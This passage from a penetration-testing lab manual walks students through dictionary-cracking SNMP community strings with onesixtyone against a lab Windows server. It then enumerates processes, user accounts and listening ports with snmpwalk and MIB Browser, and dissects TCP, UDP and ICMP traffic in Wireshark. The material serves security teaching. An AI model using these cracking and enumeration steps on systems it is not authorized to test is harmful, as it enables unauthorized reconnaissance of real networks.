Doesn't take long to see that InfoSec does NOT own that entire range. This is exactly why we must go through this step, even if *whois* and *arin* says they own a specific range, it's always good to check manually. We wouldn't want to have assumed they owned this range then proceeded to scan somebody else's IP addresses without written authorization!

End of Lab

Lab 3 - Abusing SNMP

Exercise 1 - Cracking SNMP Community Strings

As we have already discussed, SNMP can provide us a wealth of information about a target. To get this information, we will need to first discover the community strings used by our target devices. We can do this in a brute force or dictionary attack manner.

On your Windows Server 2012 R2 VM go to *Start* > *Administrative Tools* > *Services*. Find the SNMP Service item in the list. Double click it, then select the *Security* tab. Here you'll want to click the radio button to enable *Accept SNMP Packets From any Host*.

For this exercise we'll be using a tool written in C named *onesixtyone*. On your Kali Linux VM change to the *onesixtyone* directory by entering the command below:

```
cd /root/snmphacking/onesixtyone-0.3.2
```

Go ahead and do a directory listing of this directory to see what's in it. Remember to use the *ls* command and not *dir*. We will simply use the *dict.txt* file to check to see if any of the words in this file is the correct community string for our Windows Server 2012 R2 VM. It should be understood that your first attempt might fail in the real world, which would mean you need a better dictionary, or you have to resort to brute forcing. Enter the following command to use *onesixtyone* with the *dict.txt* dictionary:

```
onesixtyone 192.168.x.x –c dict.txt
```

Make sure you've entered your Windows Server 2012 R2 VM IP address and not the one in the example. What should follow is a relatively quick crack. You'll know *onesixtyone* has the string when you see the output below.




Figure 3.1 - onesixtyone successful crack

The arrow is pointing to the cracked community string. Once you see it, you can hit CTRL+C to end the attack. Make sure you record this string as we will use it in the next exercise.

`Community String =` 

_____

Exercise 2 - Enumerating information via SNMP

Now that we have cracked at least one of the community strings, we can now use this string to enumerate information about the target devices. For this task we'll be using *snmpwalk*. First either open a new shell prompt, or *cd* back to */root* in your current shell.

```
cd /root
```

Now enter the *snmpwalk* command to see its usage:

```
snmpwalk
```

As you can see the syntax and usage is quiet robust. We will just do the basics. Let's tell *snmpwalk* to enumerate everything that it can about the Windows Server 2012 R2 VM, using the community string we discovered using *onesixtyone*. We do have to account for the version. By default Windows Server 2012 R2 VM uses version 2c. Enter this command:

```
snmpwalk -v 2c -c secret 192.168.x.x
```

As usual, you want to make sure you use your Windows Server 2012 R2 VM IP address. What you should see is way more information scroll past than you

are able to process in your head! This is because we said get everything. What is our big rule of data gathering? Always write to a file. Do that and see if we can make any sense of it.

```
snmpwalk -v 2c -c secret 192.168.x.x > walkinfo
```

Now *cat* and *grep* this file for some specific information. One of the important parts we are able to gather is running processes. So *cat* the resulting file and *grep* for any executables that may be running in memory on the Windows Server 2012 R2 VM:

```
cat walkinfo | grep exe
```

You will see a list of running processes, about the same as if you were to run Task Manager and click the Processes tab on a Windows machine. Below is a sample of what your output from the *cat* and *grep* should look like.

```
root@attackserver:~# cat walkinfo | grep exe
iso.3.6.1.2.1.25.4.2.1.2.216 = STRING: "smss.exe"
iso.3.6.1.2.1.25.4.2.1.2.280 = STRING: "mmc.exe"
iso.3.6.1.2.1.25.4.2.1.2.292 = STRING: "svchost.exe"
iso.3.6.1.2.1.25.4.2.1.2.300 = STRING: "csrss.exe"
iso.3.6.1.2.1.25.4.2.1.2.352 = STRING: "wininit.exe"
iso.3.6.1.2.1.25.4.2.1.2.360 = STRING: "csrss.exe"
iso.3.6.1.2.1.25.4.2.1.2.388 = STRING: "winlogon.exe"
iso.3.6.1.2.1.25.4.2.1.2.448 = STRING: "services.exe"
iso.3.6.1.2.1.25.4.2.1.2.456 = STRING: "lsass.exe"
```

Figure 3.2 - The results and cat'ing and grep'ing the walkinfo results file

If you look closely at the OID's (numbers on the left) of each process, it's the exact same except for the last number. In my example above it starts with 216, then 288, 292, 300 etc. These numbers at the end actually represent the PID (process identifier) of each process. This is helpful because some processes in Windows run with predictable PIDs. For example, the "System" process always runs with a PID of 4. So let's see if we can instruct *snmpwalk* to pull just that process. Enter the following on a single line. There's a space between the IP address and the string of OID.

```
snmpwalk -v 2c -c secret 192.168.x.x
1.3.6.1.2.1.25.4.2.1.2.4
```

There's a space between the ip address and the string of OID. Go ahead and hit enter. The results should be as shown below:

```
root@attackserver:~# snmpwalk -v 2c -c secret 192.168.95.191 1.3.6.1.2.1.25.4.2.
1.2.4
iso.3.6.1.2.1.25.4.2.1.2.4 = STRING: "System"
```

Figure 3.3 - System process being enumerated with snmpwalk

As we can see, it clearly shows us "System" as the enumerated process. Part of what *snmpwalk* does is very rapidly go through every possible number and print to the screen anything that's returned. For example, there's typically no process that runs as a PID of 7. So change the 4 to a 7 and see what happens.

```
snmpwalk -v 2c -c secret 192.168.x.x
1.3.6.1.2.1.25.4.2.1.2.7
```

You should have just been returned to the prompt without any output. Now if we wanted to see ALL processes, what do you think we could do? A wildcard maybe? Try this:

```
snmpwalk -v 2c -c secret 192.168.x.x
1.3.6.1.2.1.25.4.2.1.2.*
```

You should get a message saying "Unknown Object Identifier". So clearly, an "*" does not work as a wildcard. What if we just left the last number off all together? Try this: (Notice we left off the last number in this command.)

```
snmpwalk -v 2c -c secret 192.168.x.x
1.3.6.1.2.1.25.4.2.1.2
```

The results should be a list of running processes without any other information. See below:

```
root@attackserver:~# snmpwalk -v 2c -c secret 192.168.95.191 1.3.6.1.2.1.25.4.2.
1.2
iso.3.6.1.2.1.25.4.2.1.2.1 = STRING: "System Idle Process"
iso.3.6.1.2.1.25.4.2.1.2.4 = STRING: "System"
iso.3.6.1.2.1.25.4.2.1.2.216 = STRING: "smss.exe"
iso.3.6.1.2.1.25.4.2.1.2.280 = STRING: "mmc.exe"
iso.3.6.1.2.1.25.4.2.1.2.292 = STRING: "svchost.exe"
iso.3.6.1.2.1.25.4.2.1.2.300 = STRING: "csrss.exe"
iso.3.6.1.2.1.25.4.2.1.2.352 = STRING: "wininit.exe"
iso.3.6.1.2.1.25.4.2.1.2.360 = STRING: "csrss.exe"
iso.3.6.1.2.1.25.4.2.1.2.388 = STRING: "winlogon.exe"
iso.3.6.1.2.1.25.4.2.1.2.448 = STRING: "services.exe"
iso.3.6.1.2.1.25.4.2.1.2.456 = STRING: "lsass.exe"
iso.3.6.1.2.1.25.4.2.1.2.464 = STRING: "lsm.exe"
```

Figure 3.4 - List of processes with OIDs

Let's look at some other interesting OID's. Here's a list of some common ones.

1.3.6.1.2.1.1.1.0 (system description)
1.3.6.1.2.1.1.3.0 (system uptime)
1.3.6.1.2.1.1.5.0 (Hostname)

Let's use *snmpwalk* to enumerate the list of OID's above.

```
snmpwalk -v 2c -c secret 192.168.x.x
1.3.6.1.2.1.1.1.0
```

```
snmpwalk -v 2c -c secret 192.168.x.x
1.3.6.1.2.1.1.3.0
```

```
snmpwalk -v 2c -c secret 192.168.x.x
1.3.6.1.2.1.1.5.0
```

The image shows the information being enumerated correctly.




Figure 3.5 - Individual OID enumeration

Not so shabby for a protocol that's very often overlooked, and is often poorly locked down! Let's see if we can get a list of valid user accounts. Enter the following:

```
snmpwalk -v 2c -c secret 192.168.x.x 1.3.6.1.4.1.77.1.2.25
```




Figure 3.6 - Enumerating valid usernames via snmpwalk

I wasn't kidding when I said you could find out just about anything about a system via SNMP. We just focused on a few things.

For those who are GUI happy, we'll use iReasoning's MIB Browser to get a prettier look at all this wonderful data.

Exercise 3 - Using MIB Brower for Enumeration

iReasoning's MIB Browser is a powerful tool that has the ability to graphically show the SNMP MIBs of just about any device. The capability is similar to SolarWinds Toolset and other similar SNMP based products. To start it, from your terminal, first *cd* to *snmphacking/ireasoning/mibbrowser* directory.

```
cd /root/snmphacking/ireasoning/mibbrowser
```

Now type the command *./browser.sh* to start it.

```
./browser.sh
```

You should see the following GUI:




Figure 3.7 - Startup of MIB Browser

Notice the arrow pointing to the Address field. Go ahead and enter the IP address of your Windows Server 2012 R2 VM there. Click the *Advanced…* button. For the *Read Community*, enter "secret". For the SNMP Version select "2".

Hit the *Go* button at the top right of the dialog. Upon hitting *Go*, you should see it come back and show you the hardware description in the *Result Table*. Go ahead and hit *Go* once more. Now you should see the Object ID result come back. What we are doing here is each time we select the *Go* button, we are doing a SNMP *Get Next*, which is noted by the *Operations* tab having *Get Next* selected. Now change the *Get Next Operations* selection to *Walk*. You should see it automatically walk the entire MIB Tree of the Windows Server 2012 R2 VM. Once it has finished scroll all the way to the top and you should see the following:




Figure 3.8 - MIB Browser in Walk mode

Now let's search for some specific information. We'll see if we can find listening ports. Click the search icon on the right, the one which looks like a magnifying glass. In the resulting popup enter the string "listen" without the quotes. Then hit *Find Next*:




Figure 3.9 - Search results from within MIB Browser

The arrows are pointing to the appropriate search term, but also the arrow at the bottom is pointing to the results that came back highlighted. This is showing us that TCP port 135 is open/listening on the Windows Server 2012 R2 VM. Next go ahead and change the search term to exe, then select *Find Next*. You should now see that all running processes show up. Go ahead and exit MIB Browser.

End of Lab.

Lab 4 - TCP/IP for Hackers

Using a port scanner, as well as many other things we'll cover throughout this course, requires a solid understanding of how transport layer protocols works. Essentially we're talking about TCP and UDP, and, to a lesser extent, ICMP. Let's first start with TCP. We talked about the three-way handshake to open a session and the four-way handshake to close a session. Let's start with proving that this actually happens.

First we'll start Wireshark on our Windows Server 2012 R2 VM so that we can see the packets and break down the entire communication session between it and our Kali Linux VM. Wireshark is available on the desktop of the Windows Server 2012 R2 VM. Double-click the Wireshark icon. This will bring up the Wireshark start screen. Now select *Capture* > *Options*. See below.




Figure 4.1 - Starting a Wireshark capture session

This will bring up the options dialog. Look all the way to right and middle ways down. You'll see the *Display Options* area on the right side, near the middle. De-select *Automatically scroll during live capture*. Now hit the start button at the bottom right. You might have to maximize Wireshark to see the start button if your resolution requires it. Now go back to your Kali Linux VM and type the following from a shell prompt:

```
ftp 192.168.x.x
```

Remember to put in YOUR Windows Server 2012 R2 VM IP address. You will then be prompted to login. Use the username of *infosec* and password of *password$$$.*

It should say you're logged on. See the graphic below.

```
root@attackserver:~# ftp 192.168.232.160
Connected to 192.168.232.160.
220-FileZilla Server version 0.9.50 beta
220-written by Tim Kosse (tim.kosse@filezilla-project.org)
220 Please visit https://filezilla-project.org/
Name (192.168.232.160:root): infosec
331 Password required for infosec
Password:
230 Logged on
Remote system type is UNIX.
ftp>
```

Figure 4.2 - Logging in to FTP server

Now go ahead and enter the *ls* command to list the contents. The type the command quit. So at this point, we'll go back to our Windows Server 2012 R2 VM and find this traffic in Wireshark. Go to your Windows Server VM now. Click the red square in the Wireshark dialog to stop the capture.




Figure 4.3 - Wireshark stopping

First thing we'll learn to do with Wireshark is create a filter to narrow down the traffic to where it's mostly just the traffic we care about. We would like to see all traffic to and from our Kali Linux VM. Its IP address in the example is *192.168.232.156.* Yours might be something different. In the filter section of Wireshark enter the following to just see traffic to and from your Kali Linux VM:

```
ip.addr==192.168.x.x
```

Then hit the Apply button to the right. See below.




Figure 4.4 - Setting a Wireshark filter

After hitting *Apply*, you should see that a lot of the traffic goes away. Now let's look specifically for the FTP traffic. In the example capture it starts with the very first packet. Yours could be the same or a little farther down. But below is what you are looking for. Remember, we are interested in any three-way handshakes (SYN, SYN/ACK, ACK) to the Windows Server 2012 R2 VM from the Kali Linux VM.




Figure 4.5 - Three-Way Handshake in Wireshark

If you scroll down, you'll eventually see the FIN/ACK combo closing down the session. You should also see that not only is there traffic over what Wireshark denotes as FTP, but there's also something showing up named "ftp-data". What is this? Well, with FTP, only the login happens over port 21, actual data transfer and command echoes happen over port 20 (ftp-data). This is one of those details that you might miss if you just follow the conventional wisdom of "FTP uses port 21". The only way to really break a protocol down and see what traffic it is actually generating and what port(s) it is communicating on is to do exactly what we're doing here. Let's dig deeper! Scroll back up to the top of your capture and re-locate the first three-way handshake. Now select the first SYN in that handshake, then look in the middle pane of the Wireshark dialog. You are looking at the Protocol Tree. Look for the "Transmission Control Protocol" item and click the "+" to the left of it. See below.




Figure 4.6 - Expanding the first packet in the three-way handshake

Now scroll down in that section until you see the “Flags” item. Expand it. See below.




Figure 4.7 - TCP flags section

You should now see a list of all the possible flags, but notice there is only one that has the number 1 to the left of it. It’s SYN. And that’s why this packet is a TCP SYN packet, AKA first part of the three-way handshake. See packet analysis is fun, right?




Figure 4.8 - TCP Syn flag set

If you go back to the summary section and select the second packet, the SYN/ACK, you will see the area we are looking at change to show that the next packet has a 1 bit set on the SYN and a 1 bit set on the ACK. Which makes it a SYN/ACK. Go ahead and check out the FIN/ACK combos as well.

We’ll now take a look at UDP. In order to this, start a new Wireshark capture by selecting the green shark fin at the top left of the Wireshark dialog. Go

ahead and select *Continue without saving* on the resulting popup. Now clear the filter at the top by selecting the *Clear* button. Next simply open Chrome and type “www.yahoo.com” into the address bar, then hit enter (browse to www.yahoo.com). Now stop your Wireshark capture and create a filter for DNS traffic. See below.




Figure 4.9 - DNS filter in Wireshark

Now scroll down until you see the A record query for www.yahoo.com. Select this packet, then expand it in the protocol tree area as you did previously with the TCP packets. It’s shown below.




Figure 4.10 - Breakdown of UDP DNS query for yahoo.com

You can clearly see some of our fundamentals showing up here. Notice the destination port is 53, the protocol at the transport layer is UDP. And if you scroll all the way to the bottom, you’ll see that it is indeed, at the application layer, a query.

Figure 4.11 - DNS query shown in Wireshark

Next we'll look at doing the same with ICMP. In our lecture we said that a ping is sending an ICMP Echo request, which is a type 8 message. And that the reply that comes back is an ICMP Echo reply or type 0 message. Let's prove it with Wireshark. Start a new capture by first clicking *Clear* to clear out the filter, then click the green shark fin to start a new capture as we did previously. Select *Continue without saving*. With Wireshark running, go to your Kali Linux VM and simply type the following from the command line:

```
ping 192.168.x.x
```

Make sure you use your own Windows Server 2012 R2 VM's IP address. After about 4 or 5 pings, hit *Ctrl+C* to stop the pings. Now go to the Windows Server 2012 R2 VM and stop the Wireshark capture. Create a filter for ICMP by typing "icmp" without the quotes. See below.

